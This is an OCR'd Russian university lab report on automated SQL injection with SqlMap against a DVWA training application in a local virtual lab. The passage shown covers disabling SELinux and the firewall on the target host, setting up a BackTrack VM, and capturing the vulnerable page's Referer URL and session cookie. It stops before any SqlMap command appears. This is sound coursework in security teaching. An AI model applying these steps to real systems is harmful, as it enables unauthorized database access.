МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение высшего образования

«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г. ЧЕРНЫШЕВСКОГО»

Кафедра теоретических основ компьютерной безопасности и криптографии

Автоматизированные SQL инъекции с помощью SqlMap

ОТЧЕТ ПО ДИСЦИПЛИНЕ

«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЕННЫХ БАЗ ДАННЫХ»

студента 4 курса 431 группы

специальности 10.05.01 Компьютерная безопасность

факультета компьютерных наук и информационных технологий

Сенокосова Владислава Владимировича


Преподаватель

доцент, к.п.н ___________ А. С. Гераськин

подпись, дата


Саратов 2024

Войдем от пользователя root:




```
[root@Fedora14 tmp]# 
```

Временное отключение SELINUX и файрволла:



```
[root@Fedora14 ~]# sestatus
SELinux status:                 disabled
[root@Fedora14 ~]# service iptables stop
iptables: Flushing firewall rules:                         [  OK  ]
iptables: Setting chains to policy ACCEPT: filter          [  OK  ]
iptables: Unloading modules:                               [  OK  ]
[root@Fedora14 ~]# 
```

Настройка BackTrack:



Сеть

☑ Включить сетевой адаптер

Тип подключения: Сетевой мост

Имя: Qualcomm WCN685x Wi-Fi 6E Dual Band Simultaneous (DBS) Networl

Дополнительно


Тип адаптера: Intel PRO/1000 MT Desktop (82540EM)

Неразборчивый режим: Запретить

MAC-адрес: 080027C8AA19

☑ Подключить кабель

Загружаемся с live образа операционки:



Носители

Носители

Контроллер: IDE

BT5R1-GNOME-32.iso

Контроллер: SATA

Атрибуты

Оптический привод: Первичное устройство IDE 0

□ Живой CD/DVD

Информация


Тип: Образ

Размер: 1,91 ГБ

Расположение: D:\Downloads\BT5R1-GNOME-32.iso

Подсоединён к: BackTrack

В окне Tamper Data выбираем второй GET-запрос:




Time	Duration	Total Duration	Size	Method	Status	Content Type	URL	Load Flags
1:13:2...	18 ms	43 ms	4393	GET	200	text/html	http:/...	LOAD_DOCUME...
1:13:2...	0 ms	0 ms	unkn...	GET	pending	unknown	http:/...	LOAD_NORMAL
1:13:2...	0 ms	0 ms	unkn...	GET	pending	unknown	http:/...	LOAD_NORMAL

Request Header Name	Request Header Value

Response Header Na...	Response Header Va...

Затем выбираем “Referer Link” и cooke:




Time	Duration	Total Duration	Size	Method	Status	Content Type	URL	Load Flags
1:13:2...	18 ms	43 ms	4393	GET	200	text/html	http:/...	LOAD_DOCUME...
1:13:2...	0 ms	0 ms	unkn...	GET	pending	unknown	http:/...	LOAD_NORMAL
1:13:2...	0 ms	0 ms	unkn...	GET	pending	unknown	http:/...	LOAD_NORMAL

Request Header ...	Request Header Value
User-Agent	Mozilla/5.0 (X11; Linux i686; rv:5.0.1) Gecko/20100101 F...
Accept	text/css,*/*;q=0.1
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip, deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection	keep-alive
Referer	http://192.168.1.38/dvwa/vulnerabilities/sqli/?id=2&Sub...
Cookie	security=low; PHPSESSID=tjk2r4i77h4g4eagrapf9ns932


Response Heade...

Копируем найденные строчки в блокнот:




```
Referer=http://192.168.1.38/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit
Cookie=security=low; PHPSESSID=tjk2r4i77h4g4eagrapf9ns932
```

Использование SqlMap для получения информации о текущем пользователе БД:


root@root: /pentest/database/sqlmap
File Edit View Terminal Help
<< back | track 5

